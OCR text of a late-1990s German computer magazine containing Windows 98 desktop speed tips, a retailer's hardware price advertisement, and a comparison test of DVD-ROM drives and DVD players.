
Diese Aufrüstung eignet sich für alle PCs, die noch keinen leistungsfähigen 3D-Beschleuniger eingebaut haben.

Desktop schneller machen

Die System- und Rechengeschwindigkeit sowie die Leistung einzelner Hardware-Komponenten lassen sich einfach mit Benchmark-Programmen ermitteln. Bei der täglichen Arbeit mit Windows spielen aber auch subjektive Eindrücke eine Rolle, wenn es um die Geschwindigkeit geht. So scheint ein „schnell konfigurierter" Desktop den PC deutlich zu beschleunigen, obwohl sich mit Benchmarks kaum eine Steigerung messen läßt.

Active Desktop abschalten

Fangen wir als Beweis für diese These mit der Ausnahme von der Regel an. Der Active Desktop von Windows 98 ist eine Errungenschaft, auf die Microsoft besonders stolz ist. Klar, daß diese Option bei allen getesteten PCs eingeschaltet war. Damit haben Sie theoretisch das Internet direkt auf dem Desktop. Der Preis hierfür: Der PC ist bis zu 3 Prozent langsamer – dies läßt sich sogar mit Benchmarks nachweisen.



SCHNELLER: Der Active Desktop von Windows 98 bremst den PC. Schalten Sie ihn ab, wenn Sie mehr Leistung wollen.

Wenn Sie auf maximale Performance-Wert legen, schalten Sie diese Funktion ab. Ein Klick mit der rechten Maustaste auf den Windows-Desktop startet das Programm *Eigenschaften von Anzeige*. Dort wechseln Sie in das Register *Web*, wo Sie die Channel-Leiste und den Active Desktop separat deaktivieren können.

Keine Web-Ansicht für Fenster

Auch das Anzeigeformat *Als Webseite* für Verzeichnisfenster (im Fenstermenü *Ansicht*) wirkt sich bei der täglichen Arbeit bremsend aus. Jedesmal, wenn Sie ein Verzeichnisfenster öffnen, benötigt die Anzeige etwas mehr Zeit als in der Normalansicht – zugegebenermaßen bemerkt man das nur bei langsamen PCs. Hier können Sie in der Normaldarstellung aber ein wenig schneller arbeiten.

Nützlicher Helfer: TweakUI

Auf der Windows-98-CD finden Sie im Ordner *tools\reskit\powertoy* das Hilfsprogramm TweakUI. Das kleine Tool bietet viele Einstelloptionen. Im Register *Mouse* können Sie die Geschwindigkeit einstellen, mit der sich die Ausklappmenüs öffnen. Wenn Sie hier auf maximale Geschwindigkeit (Einstellung *Fast*) gehen, öffnen sich die Menüs sofort nach Anfahren eines Unterpunkts ohne die lästige Verzögerung.

Im Register *General* können Sie noch weitere Gimmicks von Windows deaktivieren. So lassen sich Animationen oder die Schriftenglättung ausschalten. Das bringt auch ein wenig mehr Performance.

Im Register *Boot* nehmen Sie Einfluß auf das Startverhalten von Windows. Auch hier kommen Sie mit ein paar Mausklicks aus, statt umständlich Systemdateien ändern zu müssen.

Verstecktes Tool: *Msconfig*

Ähnliche Optionen finden Sie in einem weiteren versteckten Programm von Windows 98: *Msconfig* finden Sie im *System*-Verzeichnis von Windows. Auch hier können Sie das *Autostart*-Menü umschalten oder ScanDisk verbieten, nach jedem Absturz die Festplatte zu testen.

Falls sich Ihr PC trotz korrektem Beenden von Windows immer beim nächsten Start beschwert und auf Fehlersuche geht, schalten Sie den Punkt *Schnelles Herunterfahren deaktivieren* ein. ME

ProSoft-Preise liegen richtig!

Tel.0261/4047-1 Fax 0261/4047-252

Auszug unserer umfangreichen Produktpalette

Wonderlite *Viperbook 2000P*



TFT-Display 12,1"
pentium® 233 mit MMX™ Technologie
32 MB RAM (bis 96 MB)
2 MB EDO Grafikkarte 64-bit PCI-Bus
20-fach CD-ROM Laufwerk
2,1 GB Festplatte
3,5" Floppylaufwerk
Soundkarte, Lautsprecher, Mikrofon
PCMCIA-Slots
Akku, Netzteil, TouchPad

2.199,-

Wonderlite *Viperbook 4000*



TFT-Display 13,1"
pentium® II 266 mit MMX™ Technologie
32 MB RAM (bis 98 MB)
4 MB Grafikkarte
20-fach CD-ROM Laufwerk
3,2 GB Festplatte
3,5" Floppylaufwerk
Soundkarte, Lautsprecher, Mikrofon
PCMCIA Typ II und Typ III
Akku, Netzteil, TouchPad

3.899,-

Wonderlite *Viperbook 5100P*



TFT-Display 13,1"
pentium® 233 mit MMX™ Technologie
32 MB RAM (bis 128MB)
4 MB EDO Grafikkarte 64-bit PCI Bus
24-fach CD-ROM Laufwerk
3,2 GB Festplatte
3,5" Floppylaufwerk
Soundkarte, Lautsprecher, Mikrofon
PCMCIA Slots
Akku, Netzteil, TouchPad

3.299,-

Wonderlite *Viperbook 5150P*



NEU!

TFT-Display 14,1"
pentium® 233 mit MMX™ Technologie
32 MB RAM
4 MB EDO Grafikkarte 64-bit PCI Bus
24-fach CD-ROM Laufwerk
3,2 GB Festplatte
3,5" Floppylaufwerk
Soundkarte, Lautsprecher, Mikrofon
PCMCIA Slots
Li-ION Akku, Netzteil, TouchPad

3.699,-

Wonderlite *Viperbook 5500P*





TFT Display 14,1"
pentium® II 266 mit MMX™ Technologie
64 MB RAM (bis 128 MB)
4 MB S3 Virge 64-bit PCI Bus
24-fach CD-ROM Laufwerk
4 GB Festplatte
3,5" Floppylaufwerk
Soundkarte, Lautsprecher, Mikrofon
PCMCIA-Slots
Li-ION Akku, Tasche, Netzteil, TouchPad

4.899,-

Wunsch-Konfiguration?
Sie bestimmen, wir bauen!
Rufen Sie uns an.
Wir beraten Sie gerne.

ProSoft Sprint3D 300



TOP-Ausstattung zu einem TOP-Preis

Big-Tower Gehäuse ATX
NMC-5VMMX ATX mit 100 MHz
64 MB PC 100 SD-RAM
ATI Xpert98, AGP 8MB OEM
Lite VoodooMania 3Dfx PCI, 4MB
Soundblaster 16V PNP OEM
4,3 GB Festplatte Ultra DMA
32-fach CD-ROM Laufwerk
3,5" Floppylaufwerk, 1,44MB
KeyTronic Tastatur
Logitech-Maus

Spitze

1.549,-

ProSoft *Viper* A 300



Big-Tower Gehäuse ATX
NMC Board -6LDX- 333 MHz
pentium® Celeron A 300
32 MB SD-RAM Arbeitsspeicher
8MB AGP Grafikkarte
4,3 GB Festplatte
32-fach CD-ROM Laufwerk
3,5"Floppylaufwerk, 1,44MB
KeyTronic Tastatur

Aufpreis: Windows 98 (OEM) **219,-**

1.249,-

ProSoft *ViperII* Business



Big-Tower Gehäuse ATX
Gigabyte Motherboard GA-686LX
intel pentium® II 333 mit MMX™Technologie
32 MB SD-RAM Arbeitsspeicher
Hercules Term. 128/3D 8MB AGP
Floppylaufwerk 3,5", 1,44 MB
4,3 GB Ultra DMA Festplatte
32-fach CD-ROM Laufwerk
KeyTronic Tastatur
Logitech-Maus

1.499,-

ProSoft *ViperII* Premium



Big-Tower Gehäuse ATX
Gigabyte Motherboard GA-686BX 100MHz
intel pentium® II 350 mit MMX™ Technologie
64 MB PC 100 SD-RAM
ATI XpertWork 8MB AGP
Creative SB PCI 64 -bulk-
Floppylaufwerk 3,5"
6,4 GB Festplatte E-IDE
32-fach CD-ROM Laufwerk
KeyTronic Tastatur
Logitech Maus

1.949,-

Ihre Augen werden es Ihnen danken!

Monitore

10.70.40 NEU!
17" Monitor TCO'95
30 - 85 kHz Zeilenfrequenz
50 -120 Hz Bildwiederholrate
100 MHz Videobandbreite
Preissenkung! **639,-**

Belinea

Modell		Preis	Modell		Preis
10.50.35	15" MPR II	299,-	10.50.46	15" TCO'95	319,-
10.70.20	17" TCO'95	649,-	10.70.25	17" TCO'95	649,-
10.70.35	17" TCO'95	769,-	10.60.90	19" TCO'95	1.029,-

Wonder

Modell		Preis	Modell		Preis
DH-1564MLR	15" TCO'95	299,-			
DH-1764ULR	17" TCO'95	499,-	X-19MLR	19" TCO'95	899,-

EIZO / **SONY**

Modell		Preis	Modell		Preis
F56	17" TCO'95	1.249,-	MultiScan 200GST	17" TCO'95	919,-
F67	19" TCO'95	1.899,-	MustiScan 400PST	19" TCO'95	1.649,-

Hitachi / **LG**

Modell		Preis	Modell		Preis
CM 500ET	15" TCO'95	549,-	Studioworks 77T5	17" TCO'95	569,-
CM 641ET	17" TCO'95	1.249,-	Studioworks 99T5	19" TCO'95	1.099,-
CM 751ET	19" TCO'95	1.599,-			

S701GT
17" TCO'95
27-96 kHz Zeilenfrequenz
50-160 Hz Bildwiederholrate
160 MHz Videobandbreite
TOP!

iiyama Jetzt auch bei uns! **TOP!**

Modell		Preis	Modell		Preis
A701GT	17" TCO'95				
S102GT	21" TCO'95		A102GT	21" TCO'95	ZUGREIFEN!
S901GT	19" TCO'95		S702GT	17" TCO'95	699,-

SAMSUNG

Modell		Preis	Modell		Preis
500s plus	15" TCO'95	359,-	500b plus	15" TCO'95	379,-
700s plus	17" TCO'95	849,-	700p plus	15" TCO'95	1.119,-
900p	19" TCO'95	1.339,-	1000s	21" TCO'95	2.199,-
			1000p	21" TCO'95	2.699,-

TFT-LCD Monitore

Modell		Preis	Modell		Preis
Lite L-41	14,1" TCO'95	1.649,-	Eizo L23	13,8" TCO'95	2.699,-
Belinea 10.15.10	15" TCO'92	2.399,-	NEC LCD 400V	14,1" TCO'95	2.459,-
iiyama TXA 3601GT	14," TCO'95	1.849,-	Samsung 400TFT	14" TCO'92	2.899,-

Drucker

Okipage10ex NEU! **799,-**

Canon

Modell	Preis	Modell	Preis
BJC-250	Aufpreis 189,-		
BJC-4400	Aufpreis 349,-		
NEU! BJC-5000	Aufpreis 549,-	BJC-7000	Aufpreis 499,-

HEWLETT PACKARD

Modell	Preis	Modell	Preis
DeskJet 690C/Lite	319,-	DeskJet 690C+	369,-
DeskJet 720C	509,-	NEU! LaserJet 1100	765,-
DeskJet 1120A3	899,-	LaserJet 6L	699,-
LaserJet 6P	1.449,-	LaserJet 4000	2.449,-

EPSON

Modell		Preis	Modell	Preis
Stylus Color 440	NEU!	339,-	Stylus Photo 700	459,-
Stylus Color 640	NEU!	439,-	Stylus Photo EX	919,-
Stylus Color 740		549,-	Stylus Color 850	649,-

Scanner

600CP **Mustek**
Flachbettscanner zum Anschluß an Parallel-Port, 300x 600 dpi
89,-

Mustek

Modell	Preis	Modell	Preis
Mustek ScanExpress 6000P	99,-	Mustek ScanExpress 12000P	139,-
Mustek ScanExpress 1200CP	129,-	Mustek ScanExpress 12000SP	222,-

Grafikkarten

Trident 9750 3D AGP
4MB EDO RAM
Windows-3D Viedobeschleunigung
MPEG-1 Software-Decoder
59,-

Modell	Preis	Modell	Preis
S3 Virge/DX 3D 4MB	49,-	ATI All in Wonder, 4MB	289,-
VoodoMania2 3dfx PCI, 12MB	239,-	ATI 3D Charger,4MB PCI	89,-
ATI XpertWork 8MB PCI	169,-	Matrox Millennium G200 8MB	219,-
ATI Xpert 128, 16MB	239,-	Matrox Productiva G100 8MB	129,-
Hercules Terminator 128/3D 8MB, AGP	99,-	Elsa Victory Erazor II, 16 MB	319,-
Hercules Terminator BEAST 8MB, AGP	179,-	Creative LABS 3D Blaster 2, 12MB	319,-
Hercules Thriller 3D 8MB PCI	249,-		

Festplatten

WesternDigital 38400
8,4 GB Festplatte
Ultra-DMA / 33 /EIDE
9.5 ms Mittlerer Zugriff
449,-

Modell	U/min	Preis	Modell	U/min	Preis
WD 4,3GB Ultra DMA	5400	269,-			
WD 6,4GB Ultra DMA	5400	349,-			
WD 10,1GB Ultra DMA	5400	499,-	Seagate 2,1GB Ultra DMA	5400	189,-
IBM 6,4GB Ultra DMA	5400	379,-	Seagate 3,2GB Ultra DMA	5400	239,-
IBM 8,4GB Ultra DMA	5400	399,-	Seagate 4,3GB Ultra DMA	5400	249,-
IBM 10,0GB Ultra DMA	7200	499,-	Seagate 4,5GB Ultra SCSI	7200	499,-
IBM 16,8GB Ultra DMA	5400	899,-	Seagate 4,5GB Ultra Wide	7200	519,-
IBM 4,3GB Ultra Wide	7200	489,-	Seagate 6,5GB Wide SCSI	7200	699,-
IBM 9,1GB Ultra Wide	7200	1.099,-			

CD-ROM

CDR1901 (Bulk)
32-fach ATAPI Laufwerk
motorbetriebene Schublade
89,-

Modell	Preis	Modell	Preis
NEC CDR 1910, 32-fach SCSI	159,-		
Lite-On, 32-fach ATAPI	89,-		
Plextor, 32-fach SCSI -bulk-	199,-	Goldstar, 32-fach ATAPI	89,-

MMX™ IST EINE TRADEMARKE DER INTEL CORPORATION UND AMD-K6™ IST EINE TRADEMARKE DER AMD.

Wir möchten, daß SIE zufrieden sind!

Händleranfragen erwünscht!

Alle Preise verstehen sich exklusive Verpackung und Versand. Wir liefern aus-schließlich zu unseren Allgemeinen Geschäftsbedingungen. Erfragen Sie unsere aktuellen Tagespreise! "Wonderlite" ist ein eingetragenes Warenzeichen der ProSoft GmbH, Koblenz. Dies ist nur ein Auszug aus unserem Programm.



ProSoft Wonderlite
Computer.Und mehr.

ProSoft Wonderlite Computer GmbH
Bogenstr. 53 - 56073 Koblenz
Tel.:0261/4047-1 Fax:0261/4047-252

Acht DVD-ROM-Laufwerke im Vergleich

Die CD-Nachfolger

Lange hat es gedauert, nun ist es soweit: Die DVD stürmt den Markt. Wir haben die besten DVD-Laufwerke unter die Lupe genommen.

NICO HARTMANN


Seit mehreren Jahren sucht man nach einem geeigneten Massenspeicher, der die CD-ROM ablöst. Das neue Medium soll mindestens genauso komfortabel sein und mehr Kapazität und Qualität bieten.

In den USA ist es soweit. Hier hat die DVD (Digital Versatile Discs) einen richtigen Boom ausgelöst. Seit einem Jahr reißen die Amerikaner die DVD-Laufwerke aus den Regalen. In Deutschland ist dagegen bislang kaum Begeisterung für diese Entwicklung zu entdecken. Zum einen liegt das daran, daß es hier wie in ganz Europa an großen Entertainment-Firmen wie Warner Bros. fehlt, zum anderen an der Mentalität: Amerikaner sind neugierige, große Kinder – in Deutschland ist man hingegen skeptisch gegenüber allem Neuen und fragt sich *„Was bringt es? Kann es sich durchsetzen?“*

Diese Ressentiments kommen nicht von ungefähr. Erinnern Sie sich noch an die Duelle VHS vs. BetaMax oder Intel vs. Motorola? Beide Male setzte sich Qualität und Leistung nicht durch.

Eine Folge des lange anhaltenden Mißtrauens in Deutschland und Europa gegenüber DVD ist, daß heute wenig Software für dieses Medium in Deutschland erhältlich ist. Bis vor einem Jahr standen nicht einmal 50 Filmtitel in den Regalen von WOM und Karstadt. Inzwischen bekommen Sie immerhin etwa 300 Filme auf DVD (siehe Tabelle, S. 130/131). Doch interessant für den PC-Anwender ist dieses Angebot kaum, denn wer schaut sich schon *Titanic* auf einem 17-Zoll-Monitor an?

Die oft angekündigten PC-Spiele existieren bislang nur auf dem Blatt und in den Köpfen einiger Träumer, in deutschen Spieleläden oder bei Direktversendern findet man sie nicht im Sortiment. Wir haben zirka 20 Verkaufsstellen getestet und bekamen jedesmal die Antwort *„Wir führen nur Spiele auf CD-ROM.“* Keine Software – keine Hardware.



GLOBALES DENKEN? Die Erde ist in Regionalcodes unterteilt, um zu verhindern, daß Hits aus Hollywood vor dem deutschen Kinostart zu sehen sind.

Kommt jetzt der Durchbruch?

Doch noch vor dem große Weihnachtsgeschäft soll sich das ändern. Die ersten ernstzunehmenden DVD-ROM-Laufwerke sind jetzt erhältlich. Sie gehören mittlerweile zur dritten Generation. Sie lesen mit 4fach- bis 5fach-DVD-Speed und mit 24fach- bis 32fach-CD-Geschwindigkeit. Laufwerke der ersten Generation hatten den entscheidenden Nachteil, daß keine CD-Rs und CD-RWs lesbar waren. Diese Probleme gehören bei den aktuellen Modellen der Vergangenheit an.

Mit Erscheinen dieser Ausgabe dürfte der Wechsel von 2X zu 5X im DVD-Betrieb geschafft sein. Dieser Schnitt spiegelt sich auch in unserem Vergleichstest wider: Das Dxr2 Encore von Creative Labs zählt noch zur zweiten Generation, ebenso wie das Panasonic-Laufwerk SB-820-B, das DRD-820-B von LG Electronics und Pioneers DVD-U02. Zur dritten Generation gehören schon die Modelle von Sony, Toshiba, Guillemot und Philips.

Die Entwicklung zeigt, daß man aus den Schwächen der CD-ROM-Laufwerke gelernt hat: Dort war eine Zunahme der Geschwindigkeit fast immer gleichzusetzen mit mehr Vibration und Krach. Keiner der DVD-Testkandidaten verhielt sich in dieser Hinsicht stark auffällig. Auch die Installation ist überraschend einfach. Hier können wir von echtem Plug&Play sprechen. Die Ab-

NEUANKÜNDIGUNG

Auch Pioneer steigt auf die dritte Generation um und kündigt ein 6fach-DVD-Laufwerk an, das wiederum in zwei Varianten erhältlich ist: ATAPI mit Ultra-DMA-33-Schnittstelle und SCSI-2-Schnittstelle. Die Datentransferrate soll bei maximal 8,1 MByte im DVD-Modus liegen und CD-ROMs mit bestenfalls 32fach-Tempo lesen. Das Audiograbbing soll mit 12X erfolgen. Die ATAPI-Variante wird zirka 290 Mark kosten, das SCSI-Modell soll für nur 320 Mark ab November erhältlich sein.

wärtskompatibilität ist bei jedem Laufwerk zu 100 Prozent gegeben, so daß alle getesteten Laufwerke die gängigen CD-ROM-Formate erfolgreich lesen. Darüber hinaus kommen alle Modelle mit unseren gebrannten CD-Rs und CD-RWs ohne Schwierigkeiten zurecht. Die Kompatibilität zu DVD-Rs haben wir nicht überprüft, da der bislang einzige DVD-Brenner (von Pioneer) unerschwinglich für den Endkunden ist: Der Preis liegt bei knapp 30 000 Mark, und DVD-R-Medien kosten zirka zwischen 100 und 200 Mark.

Die meisten Hersteller geben in den Handbüchern an, daß DVD-ROM-Laufwerke auch DVD-RWs lesen können. Dies konnten wir nicht prüfen, da bislang keine DVD-RWs im Handel erhältlich sind. Die Kompatibilität zu DVD-RAM-Discs ist in keinem Fall gegeben.


Ein allgemeiner Kritikpunkt ist die Fehlerkorrektur. Bei nahezu allen DVD-Modellen ist diese unausgereift und langsam. Hier gilt es, eine flinke und verläßlich Korrektur zu integrieren, so daß Kratzer und Fingerabdrücke der DVD nicht mehr viel anhaben können.

Hohe Erwartungen

Bis zum Jahre 2001 rechnen die meisten Firmen damit, daß die CD-ROM endgültig von der DVD-ROM abgelöst wird. Das Marktforschungsinstitut Infotech geht davon aus, daß etwa zehn Millionen PCs mit DVD-Laufwerken und zwei Millionen DVD-Player (sogenannte „braune Ware“) noch bis Ende diesen Jahres verkauft werden. Hochrechnungen zufolge soll die Zahl bis Ende 1999 auf über 30 Millionen anwachsen und bis 2001 sogar auf 117,6 Millionen steigen. Die Anzahl verkaufter DVD-Titel bis Ende 1998 schätzt Infotech auf etwa 100 Millionen. Bis 1999 erwartet das Institut einen Zuwachs um zirka 150 Prozent auf 250 Millionen verkaufte Einheiten.

Creative Labs Encore Dxr2

Creatives DVD-ROM-Laufwerk wird nur als Set vertrieben. Im Lieferumfang enthalten sind eine MPEG-2-Decoderkarte und die nötige Software, Audio-, Video- und sogar ein AC-3-Kabel sowie zwei DVD-ROMs. Da es das einzige von uns getestete Set ist, lassen wir den großzügigen Lieferumfang mit in die Bewertung (Kategorie Preis-Leistungs-Verhältnis) einfließen.



CREATIVE LABS liefert sein Laufwerk als Kit mit MPEG-2-Decoderkarte aus.

Das Laufwerk gehört noch der zweiten Generation an, kommt also bei der DVD-Geschwindigkeit über 2X nicht hinaus. Das angestrebte Tempo erreicht das Laufwerk auch mit 2803 KByte/s ohne Probleme. Beim Kopieren einer 1-GByte-Datei braucht das Gerät allerdings über acht Minuten und landet somit auf den hinteren Rängen des Testfeldes.

Die Datentranferrate im CD-Modus ist mit 1767 KByte/s, verglichen mit den neuen 5X-DVD-Laufwerken, zu gering, es liegt aber immer noch vor den Modellen von Panasonic und LG. Die mittlere Zugriffszeit bei CD-ROMs beträgt 107 ms – es sind also auch in dieser Kategorie Abstriche gegenüber der neuen Generation zu machen. Eine CD liest das Dxr2 mit nahezu 12fach-Geschwindigkeit aus.


Von einer Fehlerkorrektur ist jedoch kaum etwas zu merken: Den Test mit unserer zerkratzten Test-CD mußten wir nach einer Stunde abbrechen; für die Fehler-DVD benötigt das Laufwerk eine Stunde und kann nicht alle Dateien richtig lesen.

Das komplette Set ist bereits seit mehreren Monaten im Handel und kostet zirka 450 Mark.

Guillemot Maxi DVD-ROM 3


Die französische Firma Guillemot bietet ihren Kunden ab sofort ein DVD-ROM-Laufwerk der dritten Generation an. Das Gerät ist baugleich zum Modell Toshiba SD-M1202 und meldet sich auch so an. Es liest DVD-Medien mit bis zu 4,5fachem Tempo und überträgt maximal 6239 KByte/s. Im CD-Modus schafft es den Spitzenwert von 3920 KByte/s und ist damit durchschnittlich so schnell wie ein 26X-CD-ROM-Laufwerk in den äußeren Bereichen der CD. Derzeit erreicht nur das CD-ROM-Laufwerk von NEC (CDR-3000) noch einen höheren Durchschnittswert: 28fach-Speed.

Für das Kopieren einer 1 GByte großen Datei benötigt das Modell nur 5:12 Minuten und liegt somit knapp hinter dem 5X-Modell von Sony. Bei der Zugriffszeit im DVD-Betrieb sieht es hingegen nicht so gut aus, da es beim zufälligen Lesen nur 503 KByte/s erreicht – das ist nur noch Durchschnitt. Weitere Schwachpunkte: Die Fehlerkorrektur arbeitet ungenau, und das Laufwerk



DVD-SPEZIFIKATIONEN UND DVD-PLAYER

Die Vorteile der DVD gegenüber der CD liegen klar auf der Hand. Eine DVD-ROM bietet mit 17 GByte (zweiseitig, Dual-Layer) eine um das bis zu 26fache höhere Speicherkapazität als eine CD-ROM mit 665 MByte. Eine DVD wird wie eine CD in einem spiralförmigen Track beschrieben. Die hohe Speicherkapzität wird dadurch erreicht, daß die Wellenlänge des Lasers von 780 nm auf 650 bzw. 635 nm verkürzt ist, die digitalen Daten in kleineren Pits gespeichert werden (minimale Pitlänge einer DVD: 0,4 Mikrometer, Pitlänge einer CD: 0,9 Mikrometer) und die Spuren enger beieinander liegen (DVD: 0,74 Mikrometer, CD: 1,6 Mikrometer). Somit ist sie das perfekte Medium für die Zukunft.
Die erste in Deutschland erhältliche DVD-ROM war der Filmhit *12 Monkeys* (Concorde Entertainment). Das Format war sehr ungewöhnlich: einseitig, aber mit zwei Schichten. Bei einer solchen Dual-Layer-DVD tastet ein Laser mit hoher Frequenz die obere Schicht ab. Sie ist halbdurchlässig und wartet mit 4,7 GByte Speicherkapazität auf. Die zweite Schicht verfügt aber nicht über 4,7 GByte, sondern kann aus Sicherheitsgründen „nur noch" 3,8 GByte an Daten aufnehmen. Folglich finden 8,5 GByte pro Seite auf einer DVD Platz – insgesamt also 17 GByte bei einer zweiseitigen Dual-Layer-DVD.



HIER SEHEN SIE die vier verschiedenen Spezifikationen für DVDs im Überblick.

DVD-Player

Bis vor nicht einmal einem Jahr war nur eine Handvoll DVD-Player in Deutschland erhältlich. Heute blicken wir auf eine schon fast reichhaltige Palette von knapp 40 bis 50 Playern. Damit die gängigen CD- und DVD-Formate lesbar sind, benötigt der DVD-Player zwei Laser: einen Abtaster mit 635 nm für DVDs und eine weitere Einheit mit 780 nm, um auch CD-Rs korrekt zu lesen. Bei CD-RWs besteht die Gefahr, daß der Player sie gar nicht lesen kann. Die Fähigkeit CD-RWs zu lesen, ist jedoch bei den meisten Herstellern explizit angegeben.
Wir haben uns aus der Vielzahl an „brauner Ware" drei Modelle herausgegriffen.

Panasonic DVD-A 350

Bei Panasonics Spitzenmodell DVD-A 350 sind sowohl ein 5.1-Dolby-Digital-Decoder (AC-3) als auch ein MPEG-2-5.1-Audio-Decoder integriert. An einen entsprechenden Receiver angeschlossen, lassen sich so sechs getrennte Audiokanäle wiedergeben. Den Signal-Rauschabstand gibt Panasonic mit 115 Dezibel an. Der Klirrfaktor soll bei 0,0025 Prozent liegen. Der Player verarbeitet DVD-Filme im PAL- und NTSC-Format, sofern es der Ländercode zuläßt. Die Bedienung ist einfach, als Anschlüsse dienen SCART und S-Video. Leider liest der Player keine CD-Rs.
Der DVD-Player gilt in der Fachpresse als sehr gute Wahl, da die Bildqualität überzeugend ist. Der Preis liegt bei etwa 1700 Mark. Nähere Informationen erhalten Sie unter
`www.panasonic.de`

Philips DVD 730

Philips DVD 730 zählt zwar nicht zu den absoluten High-End-Produkten, doch weiß das Modell durch ein sehr gutes Preis-Leistung-Verhältnis zu gefallen. Der Philips 730 ist der preiswerteste DVD-Player im Test. Er spielt ebenso wie der Panasonic DVD-A 350 PAL-Disks und NTSC-DVDs ab, sofern es der Ländercode zuläßt. Die Bedienung erfolgt einfach über ein On-Screen-Display (OSD) und bietet verschiedene Sprachen dafür an. Der Philips-Player kostet knapp 1200 Mark. Nähere Informationen erhalten Sie unter
`www.philips.de`

Panasonic DVD-L10

Ein echtes Highlight ist das Portable DVD von Panasonic. Es ist in zwei Varianten erhältlich: mit 5,8-Zoll-TFT-Monitor für zirka 3000 Mark und ohne Bildschirm für etwa 1500 Mark. Das DVD-L10 ist etwas kleiner als ein herkömmliches Notebook (160 mm x 43 mm x 160 mm) und wiegt weniger als ein Kilogramm. Der tragbare DVD-Player wird mit Netzteil und Akku ausgeliefert. In unserem Test hielt der Akku etwas über zwei Stunden. Das reicht für die meisten Filme aus.
